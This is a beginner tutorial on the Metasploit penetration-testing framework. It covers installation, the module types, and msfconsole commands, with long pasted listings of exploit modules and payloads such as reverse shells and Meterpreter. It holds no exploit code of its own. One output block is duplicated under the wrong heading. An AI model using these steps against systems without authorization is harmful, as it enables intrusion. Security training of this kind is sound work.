Metasploit Framework

Metasploit is a popular penetration testing tool. A tool for developing and executing exploit code against a remote target machine. Offer a broad platform for pen-testing and exploit development.

History of Metasploit:

Undertaken in 2003 by H.D. Moore

Perl-based portable network tool

Later rewritten in **Ruby** by 2007

Rapid7 purchased the Metasploit project in 2009

Metasploit Download & Installation:

1). Windows OS

Step:1 [Download Metasploit]

https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html

Step:2 [Open CMD in administration]

Step:3 [Go to Downloaded Metasploit folder]

Step:4 [console.bat] // Open Metasploit

2). Kali/Linux OS

Preinstall in System, so u just type **msfconsole** command in terminal. //Open Metasploit

Metasploit Path: Usr/share/metasploit-framework/

Metasploit Modules:

Exploits: An exploit executes a sequence of commands that target a specific vulnerability found in a system

Auxiliary: Auxiliary modules include port scanners, fuzzers, sniffers, and more

Payloads: Payloads consist of code that runs remotely

Encoders: Encoders ensure that payloads make it to their destination intact

Nops: Nops keep the payload size consistent across exploit attempts [full form is no operation]

Evasion: These new modules are designed to help you create payloads that can evade anti-virus (AV) on the target system

Post: Post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.


MSFCONSOLE:

The msfconsole is the most popular interface to the Metasploit framework (MSF)

Execution of external commands in msfconsole is possible


msf6> banner [changer banner of metasploit]

msf6 > show exploits [show all exploits]




```
msf6 > show exploits

Exploits
========

  #   Name                                                            Disclosure Date  Rank       Check  Description
  -   ----                                                            ---------------  ----       -----  -----------
  0   exploit/aix/local/ibstat_path                                   2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
  1   exploit/aix/local/xorg_x11_server                               2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
  2   exploit/aix/rpc_cmsd_opcode21                                   2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
  3   exploit/aix/rpc_ttdbserverd_realpath                            2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
  4   exploit/android/adb/adb_server_exec                             2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Execution
  5   exploit/android/browser/samsung_knox_smdm_url                   2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
  6   exploit/android/browser/stagefright_mp4_tx3g_64bit              2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
  7   exploit/android/browser/webview_addjavascriptinterface          2012-12-21       excellent  No     Android Browser and WebView addJavascriptInterface Code Execution
  8   exploit/android/fileformat/adobe_reader_pdf_js_interface        2014-04-13       good       No     Adobe Reader for Android addJavascriptInterface Exploit
  9   exploit/android/local/binder_uaf                                2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
  10  exploit/android/local/futex_requeue                             2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel Exploit
  11  exploit/android/local/janus                                     2017-07-31       manual     Yes    Android Janus APK Signature bypass
  12  exploit/android/local/put_user_vroot                            2013-09-06       excellent  No     Android get_user/put_user Exploit
  13  exploit/android/local/su_exec                                   2017-08-31       manual     No     Android 'su' Privilege Escalation
  14  exploit/apple_ios/browser/safari_jit                            2016-08-25       good       No     Safari Webkit JIT Exploit for iOS 7.1.2
  15  exploit/apple_ios/browser/safari_libtiff                        2006-08-01       good       No     Apple iOS MobileSafari LibTIFF Buffer Overflow
  16  exploit/apple_ios/browser/webkit_createthis                     2018-03-15       manual     No     Safari Webkit Proxy Object Type Confusion
  17  exploit/apple_ios/browser/webkit_trident                        2016-08-25       manual     No     WebKit not_number defineProperties UAF
  18  exploit/apple_ios/email/mobilemail_libtiff                      2006-08-01       good       No     Apple iOS MobileMail LibTIFF Buffer Overflow
  19  exploit/apple_ios/ssh/cydia_default_ssh                         2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
  20  exploit/bsd/finger/morris_fingerd_bof                           1988-11-02       normal     Yes    Morris Worm fingerd Stack Buffer Overflow
  21  exploit/bsdi/softcart/mercantec_softcart                        2004-08-19       great      No     Mercantec SoftCart CGI Overflow
  22  exploit/dialup/multi/login/manyargs                             2001-12-12       good       No     System V Derived /bin/login Extraneous Arguments Buffer Overflow
  23  exploit/firefox/local/exec_shellcode                            2014-03-10       excellent  No     Firefox Exec Shellcode from Privileged Javascript Shell
  24  exploit/freebsd/ftp/proftp_telnet_iac                           2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
  25  exploit/freebsd/http/citrix_dir_traversal_rce                   2019-12-17       excellent  Yes    Citrix ADC (NetScaler) Directory Traversal RCE
  26  exploit/freebsd/http/watchguard_cmd_exec                        2015-06-29       excellent  Yes    Watchguard XCS Remote Command Execution
  27  exploit/freebsd/local/intel_sysret_priv_esc                     2012-06-12       great      Yes    FreeBSD Intel SYSRET Privilege Escalation
  28  exploit/freebsd/local/ip6_setpktopt_uaf_priv_esc                2020-07-07       great      Yes    FreeBSD ip6_setpktopt Use-After-Free Privilege Escalation
  29  exploit/freebsd/local/mmap                                      2013-06-18       great      Yes    FreeBSD 9 Address Space Manipulation Privilege Escalation
  30  exploit/freebsd/local/rtld_execl_priv_esc                       2009-11-30       excellent  Yes    FreeBSD rtld execl() Privilege Escalation
  31  exploit/freebsd/local/watchguard_fix_corrupt_mail               2015-06-29       manual     Yes    Watchguard XCS FixCorruptMail Local Privilege Escalation
```

msf6 > show payloads [show all payloads]




```
msf6 > show exploits

Exploits
========

  #   Name                                                            Disclosure Date  Rank       Check  Description
  -   ----                                                            ---------------  ----       -----  -----------
  0   exploit/aix/local/ibstat_path                                   2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
  1   exploit/aix/local/xorg_x11_server                               2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
  2   exploit/aix/rpc_cmsd_opcode21                                   2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
  3   exploit/aix/rpc_ttdbserverd_realpath                            2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
  4   exploit/android/adb/adb_server_exec                             2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Execution
  5   exploit/android/browser/samsung_knox_smdm_url                   2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
  6   exploit/android/browser/stagefright_mp4_tx3g_64bit              2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
  7   exploit/android/browser/webview_addjavascriptinterface          2012-12-21       excellent  No     Android Browser and WebView addJavascriptInterface Code Execution
  8   exploit/android/fileformat/adobe_reader_pdf_js_interface        2014-04-13       good       No     Adobe Reader for Android addJavascriptInterface Exploit
  9   exploit/android/local/binder_uaf                                2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
  10  exploit/android/local/futex_requeue                             2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel Exploit
  11  exploit/android/local/janus                                     2017-07-31       manual     Yes    Android Janus APK Signature bypass
  12  exploit/android/local/put_user_vroot                            2013-09-06       excellent  No     Android get_user/put_user Exploit
  13  exploit/android/local/su_exec                                   2017-08-31       manual     No     Android 'su' Privilege Escalation
  14  exploit/apple_ios/browser/safari_jit                            2016-08-25       good       No     Safari Webkit JIT Exploit for iOS 7.1.2
  15  exploit/apple_ios/browser/safari_libtiff                        2006-08-01       good       No     Apple iOS MobileSafari LibTIFF Buffer Overflow
  16  exploit/apple_ios/browser/webkit_createthis                     2018-03-15       manual     No     Safari Webkit Proxy Object Type Confusion
  17  exploit/apple_ios/browser/webkit_trident                        2016-08-25       manual     No     WebKit not_number defineProperties UAF
  18  exploit/apple_ios/email/mobilemail_libtiff                      2006-08-01       good       No     Apple iOS MobileMail LibTIFF Buffer Overflow
  19  exploit/apple_ios/ssh/cydia_default_ssh                         2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
  20  exploit/bsd/finger/morris_fingerd_bof                           1988-11-02       normal     Yes    Morris Worm fingerd Stack Buffer Overflow
  21  exploit/bsdi/softcart/mercantec_softcart                        2004-08-19       great      No     Mercantec SoftCart CGI Overflow
  22  exploit/dialup/multi/login/manyargs                             2001-12-12       good       No     System V Derived /bin/login Extraneous Arguments Buffer Overflow
  23  exploit/firefox/local/exec_shellcode                            2014-03-10       excellent  No     Firefox Exec Shellcode from Privileged Javascript Shell
  24  exploit/freebsd/ftp/proftp_telnet_iac                           2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
  25  exploit/freebsd/http/citrix_dir_traversal_rce                   2019-12-17       excellent  Yes    Citrix ADC (NetScaler) Directory Traversal RCE
  26  exploit/freebsd/http/watchguard_cmd_exec                        2015-06-29       excellent  Yes    Watchguard XCS Remote Command Execution
  27  exploit/freebsd/local/intel_sysret_priv_esc                     2012-06-12       great      Yes    FreeBSD Intel SYSRET Privilege Escalation
  28  exploit/freebsd/local/ip6_setpktopt_uaf_priv_esc                2020-07-07       great      Yes    FreeBSD ip6_setpktopt Use-After-Free Privilege Escalation
  29  exploit/freebsd/local/mmap                                      2013-06-18       great      Yes    FreeBSD 9 Address Space Manipulation Privilege Escalation
  30  exploit/freebsd/local/rtld_execl_priv_esc                       2009-11-30       excellent  Yes    FreeBSD rtld execl() Privilege Escalation
  31  exploit/freebsd/local/watchguard_fix_corrupt_mail               2015-06-29       manual     Yes    Watchguard XCS FixCorruptMail Local Privilege Escalation
  32  exploit/freebsd/misc/citrix_netscaler_soap_bof                  2014-09-22       normal     Yes    Citrix NetScaler SOAP Handler Remote Code Execution
  33  exploit/freebsd/samba/trans2open                                2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
  34  exploit/freebsd/tacacs/xtacacsd_report                          2008-01-08       average    No     XTACACSD report() Buffer Overflow
  35  exploit/freebsd/telnet/telnet_encrypt_keyid                     2011-12-23       great      No     FreeBSD Telnet Service Encryption Key ID Buffer Overflow
  36  exploit/freebsd/webapp/spamtitan_unauth_rce                     2020-04-17       normal     Yes    SpamTitan Unauthenticated RCE
  37  exploit/hpux/lpd/cleanup_exec                                   2002-08-28       excellent  No     HP-UX LPD Command Execution
  38  exploit/irix/lpd/tagprinter_exec                                2001-09-01       excellent  Yes    Irix LPD tagprinter Command Execution
  39  exploit/linux/antivirus/escan_password_exec                     2014-04-04       excellent  Yes    eScan Web Management Console Command Injection
  40  exploit/linux/browser/adobe_flashplayer_aslaunch                2008-12-17       good       No     Adobe Flash Player ActionScript Launch Command Execution Vulnerability
  41  exploit/linux/ftp/proftp_sreplace                               2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
  42  exploit/linux/ftp/proftp_telnet_iac                             2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
  43  exploit/linux/games/ut2004_secure                               2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
  44  exploit/linux/http/accellion_fta_getstatus_oauth                2015-07-10       excellent  Yes    Accellion FTA getStatus verify_oauth_token Command Execution
```

If you have to load/use any exploit: **msf6 > use [exploits_name]**




```
  2185  exploit/windows/smb/ms10_061_spoolss                          2010-09-14  excellent  No   MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
  2186  exploit/windows/smb/ms15_020_shortcut_icon_dllloader          2015-03-10  excellent  No   Microsoft Windows Shell LNK Code Execution
  2187  exploit/windows/smb/ms17_010_eternalblue                      2017-03-14  average    Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
  2188  exploit/windows/smb/ms17_010_psexec                           2017-03-14  normal     Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
  2189  exploit/windows/smb/netidentity_xtierrpcpipe                  2009-04-06  great      No   Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow
  2190  exploit/windows/smb/psexec                                    1999-01-01  manual     No   Microsoft Windows Authenticated User Code Execution
  2191  exploit/windows/smb/smb_delivery                              2016-07-26  excellent  No   SMB Delivery
  2192  exploit/windows/smb/smb_doublepulsar_rce                      2017-04-14  great      Yes  SMB DOUBLEPULSAR Remote Code Execution
  2193  exploit/windows/smb/smb_relay                                 2001-03-31  excellent  No   MS08-068 Microsoft Windows SMB Relay Code Execution
  2194  exploit/windows/smb/smb_rras_erraticgopher                    2017-06-13  average    Yes  Microsoft Windows RRAS Service MIBEntryGet Overflow
  2195  exploit/windows/smb/smb_shadow                                2021-02-16  manual     No   Microsoft Windows SMB Direct Session Takeover
  2196  exploit/windows/smb/timbuktu_plughntcommand_bof               2009-06-25  great      No   Timbuktu PlughNTCommand Named Pipe Buffer Overflow
  2197  exploit/windows/smb/webexec                                   2018-10-24  manual     No   WebExec Authenticated User Code Execution
  2198  exploit/windows/smtp/mailcarrier_smtp_ehlo                    2004-10-26  good       Yes  TABS MailCarrier v2.51 SMTP EHLO Overflow
  2199  exploit/windows/smtp/mercury_cram_md5                         2007-08-18  great      No   Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
  2200  exploit/windows/smtp/ms03_046_exchange2000_xexch50            2003-10-15  good       Yes  MS03-046 Exchange 2000 XEXCH50 Heap Overflow
  2201  exploit/windows/smtp/njstar_smtp_bof                          2011-10-31  normal     Yes  NJStar Communicator 3.00 MiniSMTP Buffer Overflow
  2202  exploit/windows/smtp/sysgauge_client_bof                      2017-02-28  normal     No   SysGauge SMTP Validation Buffer Overflow
  2203  exploit/windows/smtp/wmailserver                              2005-07-11  average    No   SoftiaCom WMailserver 1.0 Buffer Overflow
  2204  exploit/windows/smtp/ypops_overflow1                          2004-09-27  average    Yes  YPOPS 0.6 Buffer Overflow
  2205  exploit/windows/ssh/freeftpd_key_exchange                     2006-05-12  average    No   FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
  2206  exploit/windows/ssh/freesshd_authbypass                       2010-08-11  excellent  Yes  Freesshd Authentication Bypass
  2207  exploit/windows/ssh/freesshd_key_exchange                     2006-05-12  average    No   FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
  2208  exploit/windows/ssh/putty_msg_debug                           2002-12-16  normal     No   PuTTY Buffer Overflow
  2209  exploit/windows/ssh/securecrt_ssh1                            2002-07-23  average    No   SecureCRT SSH1 Buffer Overflow
  2210  exploit/windows/ssh/sysax_ssh_username                        2012-02-27  normal     Yes  Sysax 5.53 SSH Username Buffer Overflow
  2211  exploit/windows/ssl/ms04_011_pct                              2004-04-13  average    No   MS04-011 Microsoft Private Communications Transport Overflow
  2212  exploit/windows/telnet/gamsoft_telsrv_username                2000-07-17  average    Yes  GAMSoft TelSrv 1.5 Username Buffer Overflow
  2213  exploit/windows/telnet/goodtech_telnet                        2005-03-15  average    No   GoodTech Telnet Server Buffer Overflow
  2214  exploit/windows/tftp/attftp_long_filename                     2006-11-27  average    No   Allied Telesyn TFTP Server 1.9 Long Filename Overflow
  2215  exploit/windows/tftp/distinct_tftp_traversal                  2012-04-08  excellent  No   Distinct TFTP 3.10 Writable Directory Traversal Execution
  2216  exploit/windows/tftp/dlink_long_filename                      2007-03-12  good       No   D-Link TFTP 1.0 Long Filename Buffer Overflow
  2217  exploit/windows/tftp/futuresoft_transfermode                  2005-05-31  average    No   FutureSoft TFTP Server 2000 Transfer-Mode Overflow
  2218  exploit/windows/tftp/netdecision_tftp_traversal               2009-05-16  excellent  No   NetDecision 4.2 TFTP Writable Directory Traversal Execution
  2219  exploit/windows/tftp/opentftp_error_code                      2008-07-05  average    No   OpenTFTP SP 1.4 Error Packet Overflow
  2220  exploit/windows/tftp/quick_tftp_pro_mode                      2008-03-27  good       No   Quick FTP Pro 2.1 Transfer-Mode Overflow
  2221  exploit/windows/tftp/tftpd32_long_filename                    2002-11-19  average    No   TFTPD32 Long Filename Buffer Overflow
  2222  exploit/windows/tftp/tftpdwin_long_filename                   2006-09-21  great      No   TFTPDWIN v0.4.2 Long Filename Buffer Overflow
  2223  exploit/windows/tftp/tftpserver_wrq_bof                       2008-03-26  normal     No   TFTP Server for Windows 1.4 ST WRQ Buffer Overflow
  2224  exploit/windows/tftp/threectftpsvc_long_mode                  2006-11-27  great      No   3CTftpSvc TFTP Long Mode Buffer Overflow
  2225  exploit/windows/unicenter/cam_log_security                    2005-08-22  great      Yes  CA CAM log_security() Stack Buffer Overflow (Win32)
  2226  exploit/windows/vnc/realvnc_client                            2001-01-29  normal     No   RealVNC 3.3.7 Client Buffer Overflow
  2227  exploit/windows/vnc/ultravnc_client                           2006-04-04  normal     No   UltraVNC 1.0.1 Client Buffer Overflow
  2228  exploit/windows/vnc/ultravnc_viewer_bof                       2008-02-06  normal     No   UltraVNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
  2229  exploit/windows/vnc/winvnc_http_get                           2001-01-29  average    No   WinVNC Web Server GET Overflow
  2230  exploit/windows/vpn/safenet_ike_11                            2009-06-01  average    No   SafeNet SoftRemote IKE Service Buffer Overflow
  2231  exploit/windows/winrm/winrm_script_exec                       2012-11-01  manual     No   WinRM Script Exec Remote Code Execution
  2232  exploit/windows/wins/ms04_045_wins                            2004-12-14  great      Yes  MS04-045 Microsoft WINS Service Memory Overwrite

msf6 > use exploit/windows/tftp/tftpd32_long_filename
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(windows/tftp/tftpd32_long_filename) >
```

Show Payloads for that exploit: **show payloads**



```
msf6 > use exploit/windows/tftp/tftpd32_long_filename
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(windows/tftp/tftpd32_long_filename) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(windows/tftp/tftpd32_long_filename) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                                               normal  No     Custom Payload
   1   payload/generic/debug_trap                                           normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connection
   5   payload/generic/tight_loop                                           normal  No     Generic x86 Tight Loop
   6   payload/windows/dllinject/bind_nonx_tcp                              normal  No     Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   7   payload/windows/dllinject/reverse_nonx_tcp                           normal  No     Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   8   payload/windows/dllinject/reverse_ord_tcp                            normal  No     Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   9   payload/windows/exec                                                 normal  No     Windows Execute Command
   10  payload/windows/loadlibrary                                          normal  No     Windows LoadLibrary Path
   11  payload/windows/meterpreter/bind_nonx_tcp                            normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   12  payload/windows/meterpreter/reverse_nonx_tcp                         normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   13  payload/windows/meterpreter/reverse_ord_tcp                          normal  No     Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   14  payload/windows/metsvc_bind_tcp                                      normal  No     Windows Meterpreter Service, Bind TCP
   15  payload/windows/metsvc_reverse_tcp                                   normal  No     Windows Meterpreter Service, Reverse TCP Inline
   16  payload/windows/patchupdllinject/bind_nonx_tcp                       normal  No     Windows Inject DLL, Bind TCP Stager (No NX or Win7)
   17  payload/windows/patchupdllinject/reverse_nonx_tcp                    normal  No     Windows Inject DLL, Reverse TCP Stager (No NX or Win7)
   18  payload/windows/patchupdllinject/reverse_ord_tcp                     normal  No     Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)
   19  payload/windows/patchupmeterpreter/bind_nonx_tcp                     normal  No     Windows Meterpreter (skape/jt Injection), Bind TCP Stager (No NX or Win7)
   20  payload/windows/patchupmeterpreter/reverse_nonx_tcp                  normal  No     Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (No NX or Win7)
   21  payload/windows/patchupmeterpreter/reverse_ord_tcp                   normal  No     Windows Meterpreter (skape/jt Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   22  payload/windows/peinject/bind_nonx_tcp                               normal  No     Windows Inject PE Files, Bind TCP Stager (No NX or Win7)
